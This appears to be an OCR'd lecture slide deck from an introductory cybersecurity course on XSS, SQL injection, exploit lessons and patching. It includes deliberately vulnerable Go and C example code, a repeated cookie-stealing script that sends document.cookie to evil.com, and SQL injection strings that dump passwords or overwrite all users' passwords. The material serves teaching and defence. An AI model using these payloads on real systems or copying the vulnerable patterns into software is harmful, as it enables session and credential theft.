2550 Intro to cybersecurity

L25: Crimeware

abhi shelat


Today’s plan

XSS main problem

Data that is dynamically written into as webpage is inadvertently interpreted as javascript code.

This attacker code run in a different origin.

Example





```
package main

import (
     "fmt"
     "net/http"
     "flag"
     "log"
)

var (
     port int
)

func init() {
     flag.IntVar(&port, "port", 8080, "Port to run on")
}

func main() {
     flag.Parse()
     http.HandleFunc("/", demo)
     serverAddress := fmt.Sprintf(":%d", port)
     log.Printf("starting server at %s\n", serverAddress)
     log.Fatal( http.ListenAndServe(serverAddress, nil))

}

func demo(w http.ResponseWriter, r *http.Request) {
     q, ok := r.URL.Query()["q"]
     if ok {
          fmt.Fprintf(w, "<html> <p>Search  results on %s</p> <br>  ...  </html>", q)
     } else {
          fmt.Fprintf(w, "<html> Enter a search term</html>")
     }
}
```

Security: Isolation

Safe to visit an evil site:


Safe to browse many sites concurrently:

Safe to delegate:



Credit: John Mitchell for graphics

1. bank.com sets a cookie



2. Visit evil.com

<iframe src="bank.com?name=<script>d.write('<img src=evil.com?'+doc.cookie')</script>

bank.com?name=<script...>

Name param is injected into browser, interpreted as js.

<img src=evil.com?<secret cookie>

Attempt to load image leaks secret cookie

Structured Query Language (SQL)

CREATE, INSERT, UPDATE

SELECT

SQL Operations

- Common operations:
  - CREATE TABLE makes a new table
  - INSERT adds data to a table
  - UPDATE modifies data in a table
  - DELETE removes data from a table
  - SELECT retrieves data from one or more tables
- Common SELECT modifiers:
  - ORDER BY sorts results of a query
  - UNION combines the results of two queries

SQL Injection

Blind Injection

Mitigations

SQL Injection

SQL queries often involve untrusted data

- App is responsible for interpolating user data into queries
- Insufficient sanitization could lead to modification of query semantics

Possible attacks

- Confidentiality – modify queries to return unauthorized data
- Integrity – modify queries to perform unauthorized updates
- Authentication – modify query to bypass authentication checks

Example

```
int main(int argc, char* argv[]) {
     if (argc < 2) {
          printf("Usage: example <username>\n");
          exit(1);
     }
    char* username = argv[1];

    sqlite3 * db;
    sqlite3_stmt * stmt;
    char buf[1024], * err;

    int result = sqlite3_open("example.sqlite", &db);
    if (result ≠ SQLITE_OK) {
        error("cannot open the specified database file");
    }


    sprintf(buf, "SELECT * FROM users WHERE username=\"%s\"", username);

    // Query the database
    result = sqlite3_prepare_v2(db, buf, strlen(buf)+1, &stmt, NULL);
    if (result ≠ SQLITE_OK) {
        sqlite3_close(db);
        error("unable to execute --listusers query");
    }

    // Iterate through the resulting rows and print them
    do {
        result = sqlite3_step(stmt);
        if (result == SQLITE_ROW) {
          printf(" %.20s  %s\n", sqlite3_column_text(stmt, 0), sqlite3_column
          // puts((char *) sqlite3_column_text(stmt, 0));
        }
    } while (result == SQLITE_ROW);
}
```

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id='" + req.args.get('id', '') + "'"
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
    UNION SELECT username, passwd FROM users;--';
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
    UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                                    + “‘”
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                                    + “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                                    + “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                                    + “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

- Similarly to XSS, problem often arises when delimiters are unfiltered

SQL Injection Examples

Original query:

```
SELECT * FROM users WHERE id=$user_id;
```

Result after injection:

```
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
```

- Vulnerabilities also arise from improper validation
  - e.g., failing to enforce that numbers are valid

Takeaways

How do Exploits Exist?

Exploits are weaponized program bugs

Violate programmer assumptions about data

- Size
- Structure
- Frequency
- Unexpected special characters and delimiters

Cause programs to behave unexpectedly/maliciously

- Authentication and authorization bypass
- Execute arbitrary code
- Violate integrity and confidentiality


Lesson 1:

Never trust input from the user

Lesson 2:


Never mix code and data

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>
    var front = ‘<img src=\’http://
evil.com/pic.jpg?’;
    var back = ‘\’ />’;
    document.write(front +
document.cookie + back);
  </script>
</body>
</html>
```



```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>
    var front = '<img src=\'http://
evil.com/pic.jpg?';
    var back = '\' />';
    document.write(front +
document.cookie + back);
  </script>
</body>
</html>
```


- Web pages mix data and code
- Attacker injects “text” which is interpreted as code



- Stack may mix data and code
- Attacker injects “text” which is interpreted as code

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>
    var front = ‘<img src=\’http://
evil.com/pic.jpg?’;
    var back = ‘\’ />’;
    document.write(front +
document.cookie + back);
  </script>
</body>
</html>
```

- Web pages mix data and code
- Attacker injects “text” which is interpreted as code



Lesson 3:

Use the best tools at your disposal

Lesson 4:

Awareness and Vigilance

Search Results

There are **15449** CVE entries that match your search.

Name	Description
CVE-2020-9758	An issue was discovered in chat.php in LiveZilla Live Chat 8.0.1.3 (Helpdesk). A blind JavaScript injection lies in the name parameter. Triggering this can fetch the username and passwords of the helpdesk employees in the URI. This leads to a privilege escalation, from unauthenticated to user-level access, leading to full account takeover. The attack fetches multiple credentials because they are stored in the database (stored XSS). This affects the mobile/chat URI via the lgn and psswrd parameters.
CVE-2020-9520	A stored XSS vulnerability was discovered in Micro Focus Vibe, affecting all Vibe version prior to 4.0.7. The vulnerability could allows a remote attacker to craft and store malicious content into Vibe such that when the content is viewed by another user of the system, attacker controlled JavaScript will execute in the security context of the target user’s browser.
CVE-2020-9467	Piwigo 2.10.1 has stored XSS via the file parameter in a /ws.php request because of the pwg.images.setInfo function.
CVE-2020-9459	Multiple Stored Cross-site scripting (XSS) vulnerabilities in the Webnus Modern Events Calendar Lite plugin through 5.1.6 for WordPress allows remote authenticated users (with minimal permissions) to inject arbitrary JavaScript, HTML, or CSS via Ajax actions. This affects mec_save_notifications and import_settings.
CVE-2020-9447	There is an XSS (cross-site scripting) vulnerability in GwtUpload 1.0.3 in the file upload functionality. Someone can upload a file with a malicious filename, which contains JavaScript code, which would result in XSS. Cross-site scripting enables attackers to steal data, change the appearance of a website, and perform other malicious activities like phishing or drive-by hacking.
CVE-2020-9443	Zulip Desktop before 4.0.3 loaded untrusted content in an Electron webview with web security disabled, which can be exploited for XSS in a number of ways. This especially affects Zulip Desktop 2.3.82.
CVE-2020-9440	A cross-site scripting (XSS) vulnerability in the WSC plugin through 5.5.7.5 for CKEditor 4 allows remote attackers to run arbitrary web script inside an IFRAME element by injecting a crafted HTML element into the editor.
CVE-2020-9405	IBL Online Weather before 4.3.5a allows unauthenticated reflected XSS via the redirect page.
CVE-2020-9393	An issue was discovered in the pricing-table-by-supsystic plugin before 1.8.2 for WordPress. It allows XSS.
CVE-2020-9371	Stored XSS exists in the Appointment Booking Calendar plugin before 1.3.35 for WordPress. In the cpabc_appointments.php file, the

CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Overview

The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability Notes include summaries, technical details, remediation information, and lists of affected vendors. Most Vulnerability Notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports, consider the National Vulnerability Database (NVD). + Read More

Recent Vulnerability Notes

15 Feb 2018	VU#940439	Quagga bgpd is affected by multiple vulnerabilities	Multiple CVEs
01 Feb 2018	VU#319904	Pulse Secure Linux client GUI fails to validate SSL certificates	CVE-2018-6374
03 Jan 2018	VU#584653	CPU hardware vulnerable to side-channel attacks	Multiple CVEs
12 Dec 2017	VU#144389	TLS implementations may disclose side channel information via …	Multiple CVEs
29 Nov 2017	VU#113765	Apple MacOS High Sierra disabled account authentication bypass	CVE-2017-13872
21 Nov 2017	VU#681983	Install Norton Security for Mac does not verify SSL certificates	CVE-2017-15528
17 Nov 2017	VU#817544	Windows 8 and later fail to properly randomize every application…	Unknown
15 Nov 2017	VU#421280	Microsoft Office Equation Editor stack buffer overflow	CVE-2017-11882
03 Nov 2017	VU#739007	IEEE P1735 implementations may have weak cryptographic prot…	Multiple CVEs
02 Nov 2017	VU#446847	Savitech USB audio drivers install a new root CA certificate	CVE-2017-9758

Quick Search

Go

Advanced Search »

View Notes By

- Date Published
- Date Public
- Date Updated
- CVSS Score

Report a Vulnerability

Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us

Subscribe to our feed

CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

DATABASE HOME | SEARCH | REPORT A VULNERABILITY | HELP

Overview

The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability Notes include summaries, technical details, remediation information, and lists of affected vendors. Most Vulnerability Notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports consider the National Vulnerability Database (NVD). + Read More

CVE-2017-5754 – Meltdown
CVE-2017-5753 – Spectre v1
CVE-2017-5715 – Spectre v2

Recent Vulnerability Notes

15 Feb 2018	VU#940439	Quagga bgpd is affected by multiple vulnerabilities	Multiple CVEs
01 Feb 2018	VU#319904	Pulse Secure Linux client GUI fails to validate SSL certificates	CVE-2018-6374
03 Jan 2018	VU#584653	CPU hardware vulnerable to side-channel attacks	Multiple CVEs
12 Dec 2017	VU#144389	TLS implementations may disclose side channel information via …	Multiple CVEs
29 Nov 2017	VU#113765	Apple MacOS High Sierra disabled account authentication bypass	CVE-2017-13872
21 Nov 2017	VU#681983	Install Norton Security for Mac does not verify SSL certificates	CVE-2017-15528
17 Nov 2017	VU#817544	Windows 8 and later fail to properly randomize every application…	Unknown
15 Nov 2017	VU#421280	Microsoft Office Equation Editor stack buffer overflow	CVE-2017-11882
03 Nov 2017	VU#739007	IEEE P1735 implementations may have weak cryptographic prot…	Multiple CVEs
02 Nov 2017	VU#446847	Savitech USB audio drivers install a new root CA certificate	CVE-2017-9758

ublished • Date Public

Date Updated • CVSS Score

Report a Vulnerability

Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us

Subscribe to our feed

Lesson 5:

Patch!

On Vulnerabilities

0-day vulnerabilities are a serious concern

- Exploits for bugs that are undisclosed and unpatched
- Very hard to detect and prevent attacks
- Extremely valuable for attackers and three letter agencies

On Vulnerabilities

0-day vulnerabilities are a serious concern

- Exploits for bugs that are undisclosed and unpatched
- Very hard to detect and prevent attacks
- Extremely valuable for attackers and three letter agencies

But, most successful attacks involve old, patched vulnerabilities

- Exploit kits bundle common attacks together, automate breaches
- Usable by unsophisticated attackers

Examples:

- Drive-by download attacks against browsers
- Worms that target vulnerable web servers and service
- Scanners that looks for known SQL injection vulnerabilities

On Vulnerabilities

0-day vulnerabilities are a serious concern

- Exploits for bugs that are undisclosed and unpatched
- Very hard to detect and prevent attacks
- Extremely valuable for attackers and three letter agencies

But, most successful attacks involve old, patched vulnerabilities

- Exploit kits bundle common attacks together, automate breaches
- Usable by unsophisticated attackers

Examples:

- Drive-by download attacks against browsers
- Worms that target vulnerable web servers and service
- Scanners that looks for known SQL injection vulnerabilities

Why?

People Don’t Patch

Key problem: people don’t patch their systems

- Many applications do not automatically update
- System administrators delay patches to test compatibility with software
- Users are unaware, don’t bother to look for security updates

People Don’t Patch

Key problem: people don’t patch their systems

- Many applications do not automatically update
- System administrators delay patches to test compatibility with software
- Users are unaware, don’t bother to look for security updates

Example: Equifax

- Initial breach leveraged a vulnerability in Apache Struts
- CVE-2017-9805
- Bug had been known and patch available for two months :(

People Don’t Patch

Key problem: people don’t patch their systems

- Many applications do not automatically update
- System administrators delay patches to test compatibility with software
- Users are unaware, don’t bother to look for security updates

Example: Equifax

- Initial breach leveraged a vulnerability in Apache Struts
- CVE-2017-9805
- Bug had been known and patch available for two months :(

Former Equifax CEO says breach boiled down to one person not doing their job

Posted Oct 3, 2017 by Sarah Buhr (@sarahbuhr)

Everybody Should Patch

Use systems that automate updates

- Google Play Store
- iOS App Store
- Aptitude (apt) and Red Hat Package Manager (rpm or yum)
- Chrome, Firefox
- Windows 10

Avoid systems that do not automate or fail to update regularly

- Android on most phones :(
- Most desktop software on Windows
- Embedded devices (NATs, IoT, etc.)

The Ticking Clock

The good: white hats often find and report vulnerabilities

- Responsible Disclosure
- Vender develops and distributes a patch…
- Before attackers know about the vulnerability

The Ticking Clock

The good: white hats often find and report vulnerabilities

- Responsible Disclosure
- Vender develops and distributes a patch…
- Before attackers know about the vulnerability

The bad: attackers reverse engineer patches

- Figure out what vulnerabilities were patched
- Develop retrospective exploits

The Ticking Clock

The good: white hats often find and report vulnerabilities

- Responsible Disclosure
- Vender develops and distributes a patch…
- Before attackers know about the vulnerability

The bad: attackers reverse engineer patches

- Figure out what vulnerabilities were patched
- Develop retrospective exploits

A race against time

- Patches enable the development of new exploits!
- Patches should be applied as soon as possible!

Responsibilities of Developers

If you develop software, you are responsible for the security of users

- Important if you develop desktop software/apps
- Even more important if you develop libraries for other developers

Responsibilities of Developers

If you develop software, you are responsible for the security of users

- Important if you develop desktop software/apps
- Even more important if you develop libraries for other developers

Define a security process

- Email and website for people to submit vulnerabilities
  - Consider a bug bounty program (e.g. through HackerOne)
  - Post legal policies to indemnify security researchers acting in good faith
- Mailing list to inform users about security issues
- Serious problems should be reported to Full Disclosure, Bugtraq, CVE

Responsibilities of Developers

If you develop software, you are responsible for the security of users

- Important if you develop desktop software/apps
- Even more important if you develop libraries for other developers

Define a security process

